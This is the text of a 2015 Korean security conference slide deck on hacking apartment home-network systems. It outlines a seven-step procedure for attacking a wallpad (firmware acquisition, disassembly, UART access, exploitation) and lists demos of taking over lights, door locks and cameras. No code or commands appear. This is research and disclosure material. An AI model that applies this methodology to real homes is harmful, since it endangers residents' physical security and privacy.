



Home Network Hacking

Grayhash 정구홍
2015.7.16



목차

- 발표자 소개
- 홈 네트워크 연구 계기
- 홈 네트워크 취약점 공략 과정
- 취약점 데모
 - 월패드 쉘 획득
 - 전등 제어
 - 현관 도어락 제어
 - 화상카메라 감시
- 대응방안

발표자 소개

- 정구홍(멍멍, 몽이, 준우아빠)
- GrayHash(grayhash.com) 수석 연구원
- 해커스쿨(hackerschool.org) 운영자
- 각종 해킹대회(codegate, secuinside) 운영
- Defcon CTF 본선 다수 진출
- 하드웨어 해킹 트레이닝 코스 운영
- 연락처
 - cybermong@grayhash.com
 - <http://facebook.com/goohong.jung>

홈 네트워크 해킹 계기



홈 네트워크 해킹 계기




홈 네트워크 해킹 계기




홈 네트워크 해킹 계기



홈 네트워크 해킹 계기



하지만 제 눈에 들어온 것은..




하지만 제 눈에 들어온 것은..



홈 네트워크 해킹 계기



월패드 공략 절차



월패드 공략 절차

- Step1 : 홈 네트워크 시스템의 구조 파악
- Step2 : 공격 대상 선정(wallpad)
- Step3 : wallpad 펌웨어(소프트웨어) 획득
- Step4 : wallpad 분해
- Step5 : UART 연결
- Step6 : 취약점 탐지 및 분석
- Step7 : 공격(Exploitation) 진행


Step1

- 홈 네트워크 시스템의 구조 파악

현관 : 중앙 컨트롤러(gateway)



현관 : 중앙 컨트롤러(gateway)




현관 : 중앙 컨트롤러(gateway)




현관 : 중앙 컨트롤러(gateway)

- OS : Embedded Linux



거실 : Wallpad (사용자 인터페이스)


- OS : Linux (개조된 Android 2.3)



거실 : Wallpad (사용자 인터페이스)




스마트홈 제어 방식



스마트홈 제어 방식

- 전등 제어



스마트홈 제어 방식

- 난방 제어




스마트홈 제어 방식

- 가스 제어




스마트홈 제어 방식

- 현관 도어락 제어



